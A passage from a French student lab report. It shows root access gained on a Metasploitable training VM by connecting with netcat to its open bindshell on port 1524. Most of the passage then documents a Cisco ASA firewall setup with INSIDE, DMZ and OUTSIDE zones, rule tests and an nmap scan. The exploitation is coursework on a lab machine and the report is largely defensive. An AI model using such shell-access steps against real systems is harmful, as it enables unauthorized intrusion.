2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5

Figure 19: Découverte de l'ouverture du port 1524.

L'**exploitation** de la vulnérabilité fut assez rapide puisqu' il suffisait de se connecter au service sur le port 1524 pour avoir accès au shell. Pour faire cela, nous avons utilisé la commande netcat ci dessous qui permet d'ouvrir une connexion entre notre machine et le port

1524 de la machine cible. Une fois connecté, nous avons effectué la commande “whoami” pour vérifier que nous étions bien l'utilisateur root et la commande “id” pour vérifier que nous avions bien les privilèges de root. Comme nous étions root, aucune élévation de privilèges ne fut nécessaire et nous avons maintenant le contrôle total de la machine.

```
root@kali:~# nc 192.168.11.152 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

Figure 20 : Exploitation de la vulnérabilité.

4.7 - Sécurisation d'un réseau (6 points)

Pour la sécurisation du réseau du client, nous devons mettre en place une configuration de base d'un ASA qui consiste principalement en 3 zones distinctes :

- La zone de l'interface INSIDE qui permet de sécuriser les données internes à l'entreprise et donne un accès très limité depuis l'extérieur de l'entreprise. Dans notre configuration de réseau, la machine Windows 10 du client sera dans la zone INSIDE car ce dernier nous a informé que la machine n'offrait aucun service à l'extérieur du réseau et qu'une attaque sur la machine risquerait de coûter très cher à l'entreprise. Ainsi, en mettant la machine Windows 10 dans la zone INSIDE nous offrons à cette dernière la protection maximale de la configuration du ASA.
- La zone de l'interface DMZ a un niveau de sécurité moins intense que dans la zone INSIDE pour que les utilisateurs externes aient accès à certaines ressources de l'entreprise telles que les serveurs web. La machine Metasploitable sera dans la zone DMZ car le client nous a fait savoir que la machine était utilisée autant à l'interne qu'à l'externe et qu'elle offrait des services SSH, SMTP, HTTP et IRC à l'extérieur du réseau.
- Enfin la zone de l'interface OUTSIDE est destinée à communiquer avec internet et donc avec l'extérieur de l'entreprise. Elle n'a donc pas de sécurité particulière. La machine Kali Linux sera dans la zone OUTSIDE pour simuler une tentative d'attaque depuis l'extérieur du réseau.

Vous trouverez dans le tableau ci-dessous les configurations IP des différentes machines impliquées dans le réseau de l'entreprise.

Tableau 2 : Configuration IP des différentes machines impliquées dans le réseau de l'entreprise.

Interface ASA	IP	Commutateur VMware	Machine Virtuelle Correspondante
INSIDE	192.168.199.5/24	VMNet 1	Windows 10
DMZ	192.168.126.5/24	VMNet 2	Metasploitable
OUTSIDE	192.168.11.5/24	VMNet 8	Kali Linux

Vous trouverez dans le schéma ci-dessous la nouvelle topologie du réseau de l'entreprise.




Figure 21 : Schéma de la nouvelle topologie du réseau de l'entreprise.

Pour configurer le ASA avec les exigences mentionnées ci-dessus, nous avons suivi plusieurs étapes que nous allons vous lister dans les paragraphes ci-dessous.

Nous avons tout d'abord lancé les machines virtuelles dans leur réseau virtuel respectif, Windows 10 dans le VMNet 1, Metasploitable dans le VMNet 2 et enfin Kali Linux dans le VMNet 8. Nous avons aussi lancé le ASA.

Nous nous sommes connectés au ASA depuis la VM Windows grâce à Putty. Vous trouverez les détails de la configuration pour la connexion via Putty dans l'image ci-dessous.




Figure 22 : Connexion au ASA via Putty.

La configuration basique du ASA se trouve dans la capture ci-dessous. On y voit l'exécution de la commande "show running-config" et de la commande "show ip" qui nous montrent que seul l'interface INSIDE a déjà une configuration. Cependant, cette dernière ne correspond pas à la configuration que nous voulons mettre en place donc nous avons dû la changer.

```

POLYFW01# show running-config
: Saved
:
ASA Version 8.4(2)
!
hostname POLYFW01
domain-name polymtl.ca
enable password 8Ry2YjIyt7RRXU24 encrypted
passwd 2KFQnbNIdI.2KYOU encrypted
names
!
interface GigabitEthernet0
 nameif INSIDE
 security-level 0
 ip address 192.168.64.5 255.255.255.0
!
interface GigabitEthernet1
 shutdown
 no nameif
 no security-level
 no ip address
!
interface GigabitEthernet2
 shutdown
 no nameif
 no security-level
 no ip address
!
ftp mode passive
dns server-group DefaultDNS
 domain-name polymtl.ca
pager lines 24
mtu INSIDE 1500
icmp unreachable rate-limit 1 burst-size 1
no asdm history enable
arp timeout 14400
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
timeout sip 0:30:00 sip_media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
timeout sip-provisional-media 0:02:00 uauth 0:05:00 absolute
timeout tcp-proxy-reassembly 0:01:00
timeout floating-conn 0:00:00
dynamic-access-policy-record DfltAccessPolicy
user-identity default-domain LOCAL
http server enable
http 192.168.64.0 255.255.255.0 INSIDE
no snmp-server location
no snmp-server contact
snmp-server enable traps snmp authentication linkup linkdown coldstart warmstart
telnet timeout 5
ssh timeout 5
console timeout 0
threat-detection basic-threat
threat-detection statistics access-list

no threat-detection statistics tcp-intercept
webvpn
username polymtl password 2dE0/ajHvPdifYEB encrypted privilege 15
!
!
prompt hostname context
no call-home reporting anonymous
call-home
 profile CiscoTAC-1
  no active
  destination address http https://tools.cisco.com/its/service/oddce/services/DD
CEService
 destination address email callhome@cisco.com
 destination transport-method http
 subscribe-to-alert-group diagnostic
 subscribe-to-alert-group environment
 subscribe-to-alert-group inventory periodic monthly
 subscribe-to-alert-group configuration periodic monthly
 subscribe-to-alert-group telemetry periodic daily
crashinfo save disable
Cryptochecksum:474355e0aale35a339418af0ef7d805f
: end

```

Figure 23 : Commande “show running-config”.

```
POLYFW01# show ip
System IP Addresses:
Interface      Name      IP address      Subnet mask      Method
GigabitEthernet0  INSIDE    192.168.64.5    255.255.255.0    CONFIG
Current IP Addresses:
Interface      Name      IP address      Subnet mask      Method
GigabitEthernet0  INSIDE    192.168.64.5    255.255.255.0    CONFIG
```

Figure 24 : Commande “show ip”.

Nous avons donc modifié la configuration de l'interface INSIDE avec les données disponible dans le tableau 2 comme montré dans la figure ci-dessous.

```
POLYFW01(config)# http 192.168.199.0 255.255.255.0 INSIDE
POLYFW01(config)# int GigabitEthernet0
POLYFW01(config-if)# ip address 192.168.199.5 255.255.255.0
POLYFW01(config-if)# show ip
System IP Addresses:
Interface      Name      IP address      Subnet mask      Method
GigabitEthernet0  INSIDE    192.168.199.5    255.255.255.0    manual
Current IP Addresses:
Interface      Name      IP address      Subnet mask      Method
GigabitEthernet0  INSIDE    192.168.199.5    255.255.255.0    manual
```

Figure 25 : Configuration de la zone INSIDE via des commandes du ASA.

Nous avons ensuite configuré les IPv4 de chaque VM pour que ces dernières correspondent aux configuration présentes dans le tableau 2. Nous avons alors commencé par la VM Windows 10. Vous pouvez voir les détails de la configuration dans les figures ci-dessous.




Figure 26 : Configuration IP de la VM Windows 10.

```
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : 
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-0C-29-37-66-7B
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . : fe80::d84c:5ef0:ced:bc3a%7(Preferred)
IPv4 Address. . . . . : 192.168.199.100(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.199.5
DHCPv6 IAID . . . . . : 50334761
DHCPv6 Client DUID. . . . . : 00-01-00-01-29-0B-84-E1-00-0C-29-37-66-7B
DNS Servers . . . . . : 8.8.8.8
                        8.8.4.4
NetBIOS over Tcpi. . . . . : Enabled
```

Figure 27 : Commande "ipconfig /all" de la VM Windows 10.

Après avoir configuré la VM Windows 10, nous avons configuré l'interface réseau de la machine Metasploitable. Vous trouverez dans les captures d'écran ci-dessous les détails de la configuration de la VM Metasploitable.

```
# The primary network interface
auto eth0
#Iface eth0 inet dhcp
iface eth0 inet static
    address 192.168.126.100
    netmask 255.255.255.0
    gateway 192.168.126.5
```

Figure 28 : Configuration de l'interface réseau de la VM Metasploitable.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:84:8c:6b
          inet addr:192.168.126.100  Bcast:192.168.126.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe84:8c6b/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3962 (3.8 KB)
          Interrupt:17 Base address:0x2000
```

Figure 29 : Commande "ifconfig" sur la VM Metasploitable.

```
msfadmin@metasploitable:~$ ip r
192.168.126.0/24 dev eth0  proto kernel  scope link  src 192.168.126.100
default via 192.168.126.5 dev eth0  metric 100
```

Figure 30 : Commande "ip r" sur la VM Metasploitable.

Enfin, nous avons terminé la configuration des interfaces réseaux des VM par celle de la machine Kali Linux. Vous trouverez la configuration dans la capture ci-dessous.

The screenshot shows the 'IPv4' configuration tab. Under 'IPv4 Method', 'Manual' is selected. The 'Addresses' section contains one entry: IP 192.168.11.100, Netmask 255.255.255.0, and Gateway 192.168.11.5. The 'DNS' section is set to 'Automatic' with the value '8.8.8.8, 8.8.4.4'. The 'Routes' section is also set to 'Automatic'.

Figure 31 : Configuration de l'interface IPv4 de la VM Metasploitable.

Une fois les configurations de chaque VM faites, nous avons pu continuer la mise en place du ASA grâce au ASDM (Cisco Adaptive Security Device Manager).




Figure 32 : Lancement du ASDM sur la VM Windows 10.

Nous avons alors configuré les trois différentes interfaces INSIDE, DMZ et OUTSIDE.

INSIDE a été configuré avec le niveau de sécurité 100, ce qui est le niveau de sécurité le plus élevé. Il a aussi été configuré avec l'adresse IP de la passerelle par défaut du réseau dans lequel se trouve la machine Windows 10 afin que toutes les machines de ce réseau soit dans la zone INSIDE.

Pour l'interface DMZ, cette dernière a été configurée avec le niveau de sécurité 50 indiquant une sécurité moins intense que dans le INSIDE pour que les utilisateurs externes aient accès à certaines ressources de l'entreprise telles que les serveurs web. Cette interface a aussi été configurée avec comme Adresse IP celle de la passerelle par défaut du réseau dans lequel se trouve la VM Metasploitable.

Enfin, l'interface OUTSIDE a été configurée avec le niveau de sécurité 0 indiquant que cette interface est destinée à communiquer avec internet et donc avec l'extérieur de l'entreprise. Cette interface a donc été configurée avec l'IP de la passerelle par défaut du réseau dans lequel se trouve la VM Kali Linux de l'attaquant.

Vous trouverez le résumé de la configuration de chaque interface dans la figure ci-dessous.

Interface	Name	State	Security Level	IP Address	Subnet Mask Prefix Length	Group	Type
GigabitEthernet0	INSIDE	Enabled	100	192.168.199.5	255.255.255.0		Hardwa
GigabitEthernet1	DMZ	Enabled	50	192.168.126.5	255.255.255.0		Hardwa
GigabitEthernet2	OUTSIDE	Enabled	0	192.168.11.5	255.255.255.0		Hardwa

Figure 33 : Résumé de la configuration des interfaces INSIDE, DMZ et OUTSIDE.

Lorsque la mise en place des différentes interfaces fut effectuée, nous avons configuré les règles de pare-feu afin de gérer la communication entre les interfaces.

Pour ce qui est de la communication entre l'interface INSIDE et DMZ, nous avons laissé les règles par défaut car notre client veut que la VM Windows aient accès à tous les services de la VM Metasploitable or avec la configuration des règles de pare feu par défaut entre l'interface INSIDE ET DMZ, cela est déjà le cas.

Pour ce qui est de la communication entre l'interface OUTSIDE et INSIDE, notre client ne veut aucune communication entre ces dernières puisque la machine Windows 10 est sensible donc nous avons configuré les règles de pare-feu pour que les deux interfaces ne puissent pas communiquer entre elles. La destination de chacun de leur paquet est l'interface DMZ.

Finalement, pour ce qui est de la communication entre l'interface DMZ et l'interface OUTSIDE, notre client veut que la VM Metasploitable offre les services SSH, SMTP, HTTP et IRC à l'extérieur du réseau. Ainsi, nous avons autorisé la communication via ces services entre les deux interfaces. Vous trouverez un résumé de nos règles de pare-feu dans la figure ci-dessous.

Add Edit Delete Find Diagram Export Clear Hits Show Log Packet Trace								
#	Enabled	Source Criteria:		Destination Criteria:	Service	Action	Hits	Logging
		Source	User	Destination				
DMZ (6 incoming rules)								
1	<input checked="" type="checkbox"/>	DMZ-network/24		INSIDE-network/24	icmp	✓ Permit	TOP 10 2	
2	<input checked="" type="checkbox"/>	DMZ-network/24		OUTSIDE-network/24	TCP http	✓ Permit	0	
3	<input checked="" type="checkbox"/>	DMZ-network/24		OUTSIDE-network/24	TCP ssh	✓ Permit	0	
4	<input checked="" type="checkbox"/>	DMZ-network/24		OUTSIDE-network/24	TCP smtp	✓ Permit	0	
5	<input checked="" type="checkbox"/>	DMZ-network/24		INSIDE-network/24	IP ip	✓ Permit	0	
6	<input checked="" type="checkbox"/>	DMZ-network/24		OUTSIDE-network/24	TCP irc	✓ Permit	0	
INSIDE (1 incoming rule)								
1	<input checked="" type="checkbox"/>	any		DMZ-network/24	IP ip	✓ Permit	0	
OUTSIDE (4 incoming rules)								
1	<input checked="" type="checkbox"/>	OUTSIDE-network/24		DMZ-network/24	TCP http	✓ Permit	TOP 10 41	
2	<input checked="" type="checkbox"/>	OUTSIDE-network/24		DMZ-network/24	TCP smtp	✓ Permit	0	
3	<input checked="" type="checkbox"/>	OUTSIDE-network/24		DMZ-network/24	TCP ssh	✓ Permit	0	
4	<input checked="" type="checkbox"/>	OUTSIDE-network/24		DMZ-network/24	TCP irc	✓ Permit	0	
Global (1 implicit rule)								
1		any		any	IP ip	✗ Deny		

Figure 34 : Résumé de nos règles de pare-feu.

Pour vérifier que notre VM Windows 10 avait bien accès aux services de la machine metasploitable, nous avons testé quelques services. Nous avons tout d'abord testé le service HTTP, comme vous pouvez le voir ci-dessous nous avons bien accès au service.




Figure 35 : Accès au service HTTP de la VM Metasploitable depuis la VM Windows 10.

Nous avons aussi essayé le service ICMP via la commande **ping**. Nous l'avons tout d'abord essayé avec la machine Metasploitable qui nous donne une réponse positive comme

attendu. Nous l'avons essayé avec la machine Kali Linux et comme attendu nous n'avons eu aucune réponse.

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\GIGL> ping 192.168.126.100

Pinging 192.168.126.100 with 32 bytes of data:
Reply from 192.168.126.100: bytes=32 time<1ms TTL=64
Reply from 192.168.126.100: bytes=32 time<1ms TTL=64
Reply from 192.168.126.100: bytes=32 time<1ms TTL=64
Reply from 192.168.126.100: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.126.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Users\GIGL> ping 192.168.11.100

Pinging 192.168.11.100 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.11.100:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),
Control-C
PS C:\Users\GIGL>
```

Figure 36 : Test du service ICMP entre la VM Windows 10 et les autres VM.

Enfin, nous avons testé avec le service FTP et comme vous pouvez le voir nous avons bien eu accès à ce service depuis la machine Windows 10.



Figure 37 : Test du service FTP entre la VM Windows 10 et la VM Metasploitable.

Après avoir testé les services accessibles depuis la VM Windows, nous avons testé que la machine Kali Linux avait accès aux services de la VM Metasploitable mis à disposition à l'extérieur du réseau et nous avons testé que l'exploitation de la vulnérabilité effectué dans la section 4.6 n'était plus reproductible.

Nous avons tout d'abord effectué une commande "nmap -A" sur la machine metasploitable pour voir les services disponibles sur cette dernière depuis l'interface OUTSIDE. Comme vous pouvez le remarquer les port 22, 25 et 80 correspondant aux services

SSH, SMTP et HTTP sont bien ouverts et donc la machine Kali Linux a donc bien accès à ces services. Pour ce qui est du service IRC, ce dernier n'est pas listé par la commande NMAP mais ce dernier est disponible.

```
root@kali:~# nmap -A 192.168.126.100/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-10-27 20:50 EDT
Nmap scan report for 192.168.126.100
Host is up (0.0014s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
25/tcp    open  smtp      Postfix smtpd
|_ smtp_commands: metasplitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDST
ATUSCODES, 8BITMIME, DSN,
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http_title: Metasploitable2 - Linux
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.9 - 2.6.18 (93%), Linux 2.6.24 (92%), AXIS 205 Network Camera, Buffalo
TeraStation NAS device, Linksys WAP54G WAP, or Sony SNC-RZ50N network camera (92%), Dell Remote Access C
ontroller (DRAC 6) (92%), Sun Integrated Lights-Out Manager (92%), Linux 2.6.22 (91%), Dell Integrated R
emote Access Controller (iDRAC9) (89%), Kyocera CopyStar CS 255 printer (89%), Kyocera CopyStar CS-2560
printer (89%), Drobo 5D NAS (Linux 2.6.18) (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: metasplitable.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 1.37 ms 192.168.126.100

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 90.76 seconds
root@kali:~#
```

Figure 38 : Commande “nmap -A” depuis la VM Kali Linux sur la VM Metasploitable.

Voici une autre preuve que le service HTTP était disponible :

